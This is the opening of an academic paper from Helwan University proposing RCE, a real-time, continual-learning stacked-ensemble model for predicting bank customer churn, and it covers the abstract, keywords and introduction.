Enhancing Customer Churn Analysis by Using Real-Time Machine Learning Model

Department of Information Systems-Faculty of Computers and Artificial Intelligence, Helwan University, Cairo, Egypt

Abstract*—Customer churn, the loss of customers to competitors, poses a significant challenge for businesses, particularly in competitive industries such as banking and telecommunications. As a result, several customer churn analysis models have been proposed to identify at-risk customers and enable top managers to implement strategic decisions to mitigate churn and improve customer retention. Although the existing models provide top managers with promising insights for churn prediction, they rely on a batch-based training approach using fixed datasets collected at periodic intervals. While this training approach enables existing models to perform well in relatively stable environments, they, unfortunately, struggle to adapt to dynamic settings, where customer preferences shift rapidly, especially in industries with volatile market conditions, such as banking and telecom. Where, in dynamic environments, data distribution can change significantly over short periods, disabling existing models to maintain efficiency and leading to poor predictive performance, increased misclassification rates, and suboptimal decision-making by top executives, ultimately exacerbating customer churn. To address these limitations, this research proposes RCE, a real-time, continual learning-based, ensemble learning model. RCE integrates an event-driven development approach for real-time churn analysis with a replay-based continual learning mechanism to adapt to evolving customer behaviors without catastrophic forgetting, and RCE implements a stacked ensemble learning for customer churn classification. Unlike existing models, RCE continuously processes streaming data, ensuring adaptability and generalization in fast-changing environments, and providing instantaneous insights that enable decision-makers to respond swiftly to emerging risks, market fluctuations, and customer behavior changes. RCE is evaluated using the Churn Modelling benchmark dataset for European banks, achieving performance with a 95.65% accuracy; however, in dynamic environments, RCE accomplishes an average accuracy (ACC) of 86.75% and an average forgetting rate (FR) of 13.25% across tasks T_i. The results demonstrate that RCE outperforms existing models in predictive accuracy, adaptability, and robustness across multiple tasks, especially in dynamic environments. Finally, this research discusses the proposed model's limitations and outlines directions for future improvements in real-time customer churn analysis.

Keywords*—Customer churn; real-time analysis; continual learning; machine learning; event-driven development; stacked ensemble learning; replay-based approach

I. Introduction and Problem Definition

Customer churn, also referred to as customer attrition, is the process by which customers discontinue their relationship with a business, often opting for competitors that offer better services or incentives [1]. This phenomenon presents a serious challenge for companies, particularly in industries such as banking and telecommunications, where customer retention directly impacts profitability and long-term sustainability. High churn rates result in significant financial losses, with businesses spending considerably more to acquire new customers than to retain existing ones. For instance, studies indicate that acquiring a new customer can be up to five times more expensive than retaining one [2]. Top managers and decision-makers face tremendous difficulties in addressing customer churn due to the rapidly changing nature of customer preferences, evolving market trends, and competitive pressures. Predicting churn accurately requires timely insights into customer behavior, allowing organizations to develop effective retention strategies and mitigate potential losses. To tackle this challenge, machine learning-based customer churn analysis models have been widely adopted to predict which customers are likely to leave. These models help businesses take proactive measures such as personalized marketing campaigns, loyalty programs, and improved customer service [1, 3].

Despite their utility, existing churn prediction models predominantly rely on a batch-based training approach, where models are trained using fixed datasets collected at periodic intervals (e.g., monthly or quarterly). While this approach enables models to perform well in relatively stable environments, it fails to capture the dynamic nature of industries, where customer preferences shift rapidly. Sectors such as banking and telecommunications are highly volatile, with market conditions and consumer behaviors evolving over short timeframes [4]. In such environments, traditional churn models struggle to maintain predictive accuracy as they become outdated between training cycles. Consequently, decision-makers receive suboptimal insights, leading to incorrect managerial strategies that exacerbate customer churn rather than mitigating it. The inability of these models to generalize to new patterns and adapt to shifting customer preferences results in increased misclassification rates, diminished decision-making accuracy, and significant revenue losses [5].

To address these limitations, this research proposes RCE, a real-time, continual learning-based machine learning model designed to enhance customer churn analysis. RCE leverages an event-driven development approach to enable real-time churn prediction, ensuring that decision-makers receive up-to-date insights as customer behaviors evolve. Additionally, RCE incorporates a replay-based continual learning mechanism, allowing it to adapt to new customer behaviors while mitigating the effects of catastrophic forgetting. Unlike traditional batch-based models, RCE processes an ongoing stream of data, enabling businesses to react swiftly to market

fluctuations, cybersecurity threats, and changes in customer preferences. By continuously learning from new data, RCE enhances adaptability and generalization, ensuring robust performance in dynamic environments as shown in Fig. 1.



Fig. 1. Batch-based models versus RCE (proposed model) over time, showing RCE's stability in dynamic environments.
